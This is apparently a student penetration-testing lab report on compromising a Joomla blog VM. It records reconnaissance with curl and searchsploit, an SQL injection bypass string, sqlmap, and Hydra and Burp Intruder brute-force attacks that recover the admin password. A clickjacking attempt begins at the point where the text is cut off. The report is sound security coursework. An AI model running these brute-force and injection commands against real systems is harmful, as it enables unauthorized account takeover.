
```
┌──(reemarnaout㉿kali)-[~]
└─$ curl -I http://192.168.85.139/joomla/administrator/
HTTP/1.1 200 OK
Date: Tue, 03 Dec 2024 19:49:17 GMT
Server: Apache/2.4.10 (Debian)
Set-Cookie: 56f3545bf8a6b2dff867d84c58f33803=jfdug5qu18gdmi64tcesm38lt4; path=/; HttpOnly
X-Frame-Options: SAMEORIGIN
Expires: Wed, 17 Aug 2005 00:00:00 GMT
Last-Modified: Tue, 03 Dec 2024 19:49:18 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html; charset=utf-8

┌──(reemarnaout㉿kali)-[~]
└─$ curl http://192.168.85.139/joomla/administrator/
<!DOCTYPE html>
<html lang="en-gb" dir="ltr">
<head>
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <meta http-equiv="X-UA-Compatible" content="IE=edge" />
                <meta charset="utf-8" />
        <meta name="description" content="This is my blog !
I'm currently working on it and I'm not really a techie guy so I have some problems .
Like I said i love to  travel ." />
        <meta name="generator" content="Joomla! - Open Source Content Management" />
        <title>Hussein's Blog - Administration</title>
        <link href="/joomla/administrator/templates/isis/favicon.ico" rel="shortcut icon" type="image/vnd.microsoft.icon" />
        <link rel="stylesheet" href="/joomla/media/jui/css/chosen.css" />
        <link rel="stylesheet" href="/joomla/administrator/templates/isis/css/template.css?492e794e8213b6a1784de2e0e1c28990" />
        <style>
html { display:none }
        @media (max-width: 480px) {
                .view-login .container {
                        margin-top: -170px;
                }
                .btn {
                        font-size: 13px;
                        padding: 4px 10px 4px;
                }
        }
        </style>
        <script src="/joomla/media/system/js/core.js"></script>
        <script src="/joomla/media/jui/js/jquery.min.js"></script>
        <script src="/joomla/media/jui/js/jquery-noconflict.js"></script>
        <script src="/joomla/media/jui/js/jquery-migrate.min.js"></script>
        <script src="/joomla/media/jui/js/bootstrap.min.js"></script>
        <script src="/joomla/media/jui/js/chosen.jquery.min.js"></script>
        <script>
jQuery(function () {
                if (top == self) {
                        document.documentElement.style.display = "block";
```

Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohammad El Labban

The URL /joomla/administrator/ reveals the Joomla administrative login page. The login form accepts a POST request with parameters for username and passwd. This

is a potential target for brute-force attacks or injection attempts. The presence of a hidden field (365ac6df3ab84b593e2885abe87ad6a0) might be a CSRF token or session identifier indicating the server's attempt to secure the form. The Set-Cookie header indicates a session cookie (56f3545bf8a6b2dff867d84c58f33803) with HttpOnly.





Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohammad El Labban

We discovered that the web server running on port 80 is an Apache server of version 2.4.10. To find out the vulnerabilities associated with this version, we performed a searchsploit.

```
┌──(nourhansalam㉿kali)-[~/Documents/project]
└─$ searchsploit Apache 2.4.10
```

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak	linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal	linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)	windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)	jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution	linux/remote/34.pl

```
Shellcodes: No Results

┌──(nourhansalam㉿kali)-[~/Documents/project]
```


Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohamad El Labban

The vulnerabilities identified in the searchsploit output present multiple attack vectors, including:

- **Remote Code Execution (RCE)**: Allows attackers to execute arbitrary code on the server, potentially gaining full control over the system.
- **File Inclusion**: Enables unauthorized access to sensitive files or execution of remote commands, compromising the server's integrity.
- **Denial of Service (DoS)**: Can be exploited to crash the server, making it unavailable and disrupting its functionality.
- **Information Disclosure**: Directory traversal vulnerabilities can expose sensitive files on the target server, leading to data leakage.

Exploits like remote code execution can help us successfully gain access to our target machine.

After learning that the website is using Joomla, a content management system, after scanning the directories we decided to perform a joomscan to discover the potential vulnerabilities that the version of Joomla presents.



Done by: Nourhan Salam, Reem Arnaout

The CVEs listed offer several attack vectors, including privilege escalation that allows attackers to bypass security restrictions and gain higher levels of access, remote code execution that allows attackers to execute arbitrary commands on the target server, potentially gaining full control of the system, file upload that enable attackers to upload files that should not be allowed, such as web shells or malicious scripts, and security bypass vulnerabilities that allow attackers to bypass authentication mechanisms or access controls. By exploiting these flaws, we can try and gain access to the Joomla web server and then escalate our privileges.

4. Exploits:


4.1. **Port 80:**

4.1.1. Credential Harvesting:

When we first reached the login page /joomla/administrator, we immediately attempted SQL injection. SQL Injection is a web application vulnerability that occurs when attackers manipulate SQL queries by injecting malicious input into user-supplied fields. This can lead to unauthorized access, data theft, or even complete database compromise. A common example is the injection string ' OR 1=1--, often used to bypass authentication systems. When this input is used in a login field, it alters the SQL query to always return true (e.g., SELECT * FROM users WHERE username = 'admin' OR 1=1--). The 1=1 condition is always true, and the -- comment syntax ignores the rest of the query, granting the attacker access without valid credentials. However, the site proved to be secure against this exploit as it didn't permit the absenece of a password, nor did it reveal which of teh credentials is wrong:

Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohammad El Labban

Another attempt at SQL injection was SQLMap. SQLMap is an open-source penetration testing tool used to automate the detection and exploitation of SQL injection vulnerabilities in web applications. It performs tests on input parameters to identify SQL injection points and can retrieve data, enumerate databases, and even perform privilege escalation if vulnerabilities are found.



Done by: Nourhan Salam, Reem Arnaout

The SQLMap command sqlmap -u http://192.168.85.139/joomla/administrator/index.php?id=1 --dbs -batch tests the id parameter of the specified URL for SQL injection vulnerabilities and attempts to enumerate databases. The output indicates that SQLMap successfully connected to the target and tested various SQL injection techniques, including boolean-based, error-based, and time-based injections. However, it concluded that the id parameter does not appear to be injectable, as no techniques were successful. This could be due to the parameter being sanitized, the presence of security measures like a Web Application Firewall (WAF), or the need for more advanced testing. SQLMap recommends increasing the --level and --risk options or using tamper scripts to bypass potential protections for further exploration.

After obtaining the wordlist using cewl, we were guided by the hint to use this wordlist to find the password of admin.

To do so, we first used Hydra, a password cracking tool, to perform a brute-force attack to try and get the password of the admin user.


```
┌──(nourhansalam㉿kali)-[~]
└─$ hydra 192.168.40.137 -l admin -P wordlist.txt http-post-form "/joomla/administrator/index.php:username=^USER^&passwd=^PASS^:F=Invalid username or password"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-04 00:08:32
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 151 login tries (l:1/p:151), ~10 tries per task
[DATA] attacking http-post-form://192.168.40.137:80/joomla/administrator/index.php:username=^USER^&passwd=^PASS^:F=Invalid username or password
[80][http-post-form] host: 192.168.40.137   login: admin   password: Hussein
[80][http-post-form] host: 192.168.40.137   login: admin   password: you
[80][http-post-form] host: 192.168.40.137   login: admin   password: Begin
[80][http-post-form] host: 192.168.40.137   login: admin   password: Home
[80][http-post-form] host: 192.168.40.137   login: admin   password: Username
[80][http-post-form] host: 192.168.40.137   login: admin   password: for
[80][http-post-form] host: 192.168.40.137   login: admin   password: Search
[80][http-post-form] host: 192.168.40.137   login: admin   password: the
[80][http-post-form] host: 192.168.40.137   login: admin   password: Joomla
[80][http-post-form] host: 192.168.40.137   login: admin   password: your
[80][http-post-form] host: 192.168.40.137   login: admin   password: End
[80][http-post-form] host: 192.168.40.137   login: admin   password: Sidebar
[80][http-post-form] host: 192.168.40.137   login: admin   password: Right
[80][http-post-form] host: 192.168.40.137   login: admin   password: Blog
[80][http-post-form] host: 192.168.40.137   login: admin   password: are
[80][http-post-form] host: 192.168.40.137   login: admin   password: Content
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-04 00:08:44
```

Done by: Nourhan Salam

Hydra attempted multiple password combinations according to the list we generated for the username “admin” on the Joomla administrator login page.


After obtaining the potential passwords, we tried logging in to the website using those credentials, but it was unsuccessful.

We then resorted to performing a brute-force attack using burp suite and the list we have generated. After intercepting the traffic from a login request, we modified the payload for the password input field to enable a brute force attack. This allowed us to try multiple password combinations for the target Joomla account “admin”. To do so, we first added payloads onto passwd.




Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohamad El Labban

Then, we navigated to Payloads, selected the sniper brute force attack, and uploaded the wordlist that we created using cewl.



Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohamad El Labban



Results Positions

Intruder attack results filter: Showing all items


Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		303	135			274	
1	Hussein	303	130			273	
2	Blog	303	196			274	
3	the	303	122			273	
4	you	303	147			274	
5	your	303	148			273	
6	Home	303	154			274	
7	Search	303	129			273	
8	are	303	88			274	
9	Begin	303	97			273	
10	Content	303	180			274	
11	Joomla	303	150			273	
12	for	303	97			274	
13	End	303	141			273	
14	Right	303	81			274	
15	Sidebar	303	122			274	
16	Username	303	115			274	
17	Password	303	110			274	
18	Forgot	303	133			274	
19	here	303	151			274	
20	blog	303	208			274	
21	Getting	303	153			274	
22	Started	303	105			274	
23	travel	303	159			274	
24	username	200	37			349	
25	password	200	40			349	
26	love	200	68			349	
27	email	200	32			349	
28	address	200	61			349	
29	account	200	50			349	
30	will	200	70			349	
31	Body	200	104			349	

Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohamad El Labban

After the completion of the attack, we analyzed the HTTP response status codes to determine whether each password attempt was valid or not. When we received a 303 status code after submitting a password attempt, it indicated that the server was processing the request and redirecting the user, which generally means that the credentials were valid, and the user was successfully authenticated. Therefore, we focused on testing the passwords that generated 303 status code.

After testing them, we were able to login using the credentials:

- Username: “admin”
- Password: “travel”



Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohammad El Labban

Based on the vulnerability results we got from Nikto, we also attempted to perform a clickjacking attack. Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both. Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account but are instead typing into an invisible frame controlled by the attacker. (Source: https://owasp.org/www-community/attacks/Clickjacking).


```
┌──(reemarnaout㉿kali)-[~]
└─$ nano clickjacking.html

┌──(reemarnaout㉿kali)-[~]
└─$ chmod u+x clickjacking.html

┌──(reemarnaout㉿kali)-[~]
└─$ nano clickjacking.html

